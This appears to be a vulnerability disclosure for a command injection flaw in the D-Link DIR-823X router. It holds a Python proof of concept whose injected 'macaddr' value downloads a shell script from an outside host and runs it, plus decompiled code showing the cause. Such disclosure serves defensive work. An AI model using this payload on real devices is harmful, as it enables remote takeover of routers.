CVE Report - Command Injection Vulnerability in D-Link DIR-823X 240126 Routers

Vulnerability Title

Command Injection Vulnerability in D-Link DIR-823X 240126 Router.

Vulnerability Description

D-Link DIR-823X 240126 devices have an OS command injection vulnerability in the goahead binary, which allows remote attackers to execute arbitrary commands via parameter "macaddr" in /goform/set_prohibiting through a POST request.


PoC

```python
# coding=gbk
import socket
import base64
import struct

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print("start")

target = "192.168.0.1"
s.connect(('192.168.0.1', 80))
cmd =  "/goform/set_prohibiting?macaddr=`wget${IFS}-P${IFS}/${IFS}http://192.168.0.171:8000/shell.sh;chmod${IFS}777${IFS}/shell.sh;/shell.sh`"
request = f"GET {cmd} HTTP/1.1\r\nHost: {target}\r\nUpgrade-Insecure-Requests: 1\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: zh-CN,zh;q=0.9\r\nConnection: close\r\n\r\n"
print(request)
s.send(request.encode('utf-8'))
```

```
response = s.recv(1024)

print(response)
s.close()
```

Cause Analysis

The WebsGetvar function accepts external data and it enters do_system execution, resulting in a command execution vulnerability.



```
__int64 __fastcall sub_421C40(__int64 a1)
{
  char *v2; // x21
  char *v3; // x23
  char *v4; // x26
  int v5; // w20
  int v6; // w26
  const char *v7; // x21
  int i; // w20
  char nptr[8]; // [xsp+60h] [xbp+60h] BYREF
  char v11[8]; // [xsp+68h] [xbp+68h] BYREF
  __int16 v12; // [xsp+70h] [xbp+70h]
  char s[64]; // [xsp+78h] [xbp+78h] BYREF
  char v14[64]; // [xsp+B8h] [xbp+B8h] BYREF
  _QWORD v15[12]; // [xsp+F8h] [xbp+F8h] BYREF
  int v16; // [xsp+158h] [xbp+158h]
  char command[160]; // [xsp+160h] [xbp+160h] BYREF
  __int64 v18; // [xsp+228h] [xbp+228h]

  v2 = WebsGetvar(a1, (__int64)"comment", (__int64)"");
  v3 = WebsGetvar(a1, (__int64)"macaddr", (__int64)"");
  v4 = WebsGetvar(a1, (__int64)"ipaddr", (__int64)"");
  if ( *v3 )
  {
    s_popen("firewall.@filtering[0].numentrys", nptr, 4, "");
    v5 = atoi(nptr);
    system("uci add firewall rule");
    snprintf(s, 0x40uLL, "firewall.@rule[%d].src_mac", v5);
    do_system(s, v3);
```

Suggested Fix

It is recommended to update to the version of D-Link DIR-823X 240126 router to fix this vulnerability.